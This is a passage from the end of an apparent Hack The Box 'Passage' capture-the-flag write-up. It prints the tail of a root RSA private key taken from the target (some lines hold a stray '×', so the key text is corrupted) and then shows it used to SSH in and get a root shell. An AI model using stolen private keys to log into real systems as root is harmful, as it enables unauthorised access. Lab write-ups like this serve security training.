HnNlLvECgYEA7tpebu84sTuCarHwASAhstiCR5LMquX/tZtHi52qKKmYzG6wCCMg
S/go8DO8AX5mldkegD7KBmTeMNPKp8zuE8s+vpErCBH+4hOq6U1TwZvDQ2XY9HBz
aHz7vG5L8E7tYpJ64Tt8e0DcnQQtW8EqFIydipO0eLdxkIGykjWuYGsCgYEAwzBM
UZMmOcWvUULWf65VSoXE270AWP9Z/XuamG/hNpREDZEYvHmhucZBf1MSGGU/B7MC
YXbIs1sS6ehDcib8aCVdOqRIqhCqCd1xVnbE0T4F2s1yZkct09Bki6EuXPDo2vhy
/6v6oP+yT5z854Vfq0FWxmDUssMbjXkVLKIZ3skCgYAYvxsllzdidW3vq/vXwgJ7
yx7EV5tI4Yd6w1nIR0+H4vpnw9gNH8aK2G01ZcbGyNfMErCsTNUVkIHMwUSv2fWY
q2gWymeQ8Hxd4/fDMDXLS14Rr42o1bW/T6OtRCgt/59spQyCJW2iP3gb9IDWjs7T
TjZMUz1RfIARnr5nk5Q7fQKBgGESVxJGvT8EGoGuXODZAZ/zUQj7QP4B2G5hF2xy
T64GJKYeoA+z6gNrHs3EsX4idCtPEoMIQR45z/k2Qry1uNfOpUPxyhWR/g6z65bV
sGJjlyPPAvLsuVTbEfYDLfyY7yVfZEnU7Os+3×4K9BfsU7zm3NIB/CX/NGeybR5q
a7VJAoGANui4oMa/9×8FSoe6EPsqbUcbJCmSGPqS8i/WZpaSzn6nW+636uCgB+EP
WOtSvOSRRbx69j+w0s097249fX6eYyIJy+L1LevF092ExQdoc19JTTKJZiWwlk3j
MkLnfTuKj2nvqQQ2fq+tIYEhY6dcSRLDQkYMCg817zynfP0I69c=
-----END RSA PRIVATE KEY-----
```

Now, copy the root key to you machine, and using this key, ssh into the machine as root.

```
┌──(root💀 kali)-[/home/rishabh/HTB/Passage]
└─# ssh -i root_key root@$IP
Last login: Mon Aug 31 15:14:22 2020 from 127.0.0.1
root@passage:~# id
uid=0(root) gid=0(root) groups=0(root)
root@passage:~#
```

Cheers!!